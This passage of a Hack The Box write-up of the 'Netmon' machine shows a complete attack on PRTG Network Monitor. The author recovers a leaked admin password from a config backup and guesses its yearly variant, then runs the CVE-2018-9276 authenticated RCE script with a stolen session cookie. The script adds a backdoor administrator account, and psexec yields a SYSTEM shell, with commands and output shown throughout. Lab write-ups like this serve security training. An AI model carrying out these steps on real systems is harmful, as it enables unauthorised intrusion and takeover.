221 Goodbye.
root@kali:~# 
```

Opening the files and searching for “admin”, we get the following credentials:



```
            0
        </dbcredentials>
        <dbpassword>
<!-- User: prtgadmin -->
PrTg@dmin2018
        </dbpassword>
        <dbtimeout>
            60
        </dbtimeout>
```

But even with these credentials, we can not login as shown below




PRTG Network Monitor (NETMON)

Your login has failed. Please try again!

Login Name prtgadmin

Password ••••••••••••••



Netmon

OS: Windows


Difficulty: Easy

Points: 20

Release: 02 Mar 2019

Now, looking at the challenge itself from HTB, we can notice that it was released in 2019. Maybe 2019 is the right year for the year in the password?

In this case, the password would be “PrTg@dmin2019”.



Welcome PRTG System Administrator!


Enable SSL encryption for the PRTG website

Your browser's connection to this PRTG server is currently not secured by SSL encryption.

You should switch to SSL especially if your PRTG website is accessible from the internet (outside your firewall)!

18.1.37.13946 PRTG System Administrator

It worked! We can see at the bottom the version of PRTG.




```
root@kali:~# searchsploit prtg
-----------------------------------------------------------------------------------------------
 Exploit Title
-----------------------------------------------------------------------------------------------
PRTG Network Monitor 18.2.38 - (Authenticated) Remote Code Execution
PRTG Network Monitor 20.4.63.1412 - 'maps' Stored XSS
PRTG Network Monitor < 18.1.39.1648 - Stack Overflow (Denial of Service)
PRTG Traffic Grapher 6.2.1 - 'url' Cross-Site Scripting
-----------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~# 
```

For the exploitation part, we will use the first proposed exploit.


Exploitation:

In order to run our exploit, we must set the IP and the cookie of our authenticated session.




```
usage()
{
echo -e '\e[00;35m EXAMPLE USAGE:\e[00m\e[00;32m ./prtg-exploit.sh -u http://10.10.10.10 -c "_ga=GA1.4.XXXXXXX.XXXXXXXX;
}
```

We can catch the cookies of the session using burp.




```
GET /api/public/testlogin.htm?_=1611849508538 HTTP/1.1
Host: 10.129.1.126
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.129.1.126/welcome.htm
X-Requested-With: XMLHttpRequest
Cookie: _ga=GA1.4.267837282.1611847020; _gid=GA1.4.547634642.1611847020; OCTOPUS1813713946=e0Q4N0RDQjc2LTAwODgtNDVFRS05RUE1LUE5NUNDOTY3NkFCRX0%3D
Connection: close
```

Let us run the script with the different required credentials.



```
root@kali:~# ./exploit.sh -u http://10.129.1.126 -c "OCTOPUS1813713946=e0Q4N0RDQjc2LTAwODgtNDVFRS05RUE1LUE5NUNDOTY3NkFCRX0%3D"
bash: ./exploit.sh: /bin/bash^M: bad interpreter: No such file or directory
root@kali:~# nano exploit.sh
root@kali:~# sed -i -e 's/\r$//' exploit.sh
root@kali:~# ./exploit.sh -u http://10.129.1.126 -c "OCTOPUS1813713946=e0Q4N0RDQjc2LTAwODgtNDVFRS05RUE1LUE5NUNDOTY3NkFCRX0%3D"

[+]#########################################################################[+]
[*] Authenticated PRTG network Monitor remote code execution                [*]
[+]#########################################################################[+]
[*] Date: 11/03/2019                                                        [*]
[+]#########################################################################[+]
[*] Author: https://github.com/M4LV0   lorn3m4lvo@protonmail.com            [*]
[+]#########################################################################[+]
[*] Vendor Homepage: https://www.paessler.com/prtg                          [*]
[*] Version: 18.2.38                                                        [*]
[*] CVE: CVE-2018-9276                                                      [*]
[*] Reference: https://www.codewatch.org/blog/?p=453                        [*]
[+]#########################################################################[+]

# login to the app, default creds are prtgadmin/prtgadmin. once athenticated grab your cookie and use it with the script.
# run the script to create a new user 'pentest' in the administrators group with password 'P3nT3st!'

[+]#########################################################################[+]

 [*] file created
 [*] sending notification wait....

 [*] adding a new user 'pentest' with password 'P3nT3st'
 [*] sending notification wait....

 [*] adding a user pentest to the administrators group
 [*] sending notification wait....


 [*] exploit completed new user 'pentest' with password 'P3nT3st!' created have fun!
root@kali:~# 
```

As we can see here, the script created for us a “P3nT3st” used and added it in the administrators group. We can login with psexec to verify it.



```
root@kali:~# locate psexec.py
/usr/share/doc/python-impacket/examples/psexec.py
/usr/share/keimpx/lib/psexec.py
/usr/share/set/src/fasttrack/psexec.py
root@kali:~# /usr/share/doc/python-impacket/examples/psexec.py pentest:'P3nT3st!'@10.129.1.126
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.129.1.126.....
[*] Found writable share ADMIN$
[*] Uploading file JFdyAZFn.exe
[*] Opening SVCManager on 10.129.1.126.....
[*] Creating service GGFH on 10.129.1.126.....
[*] Starting service GGFH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Thank you for reading !

Ruben Enkaoua – GL4DI4T0R

ruben.formation@gmail.com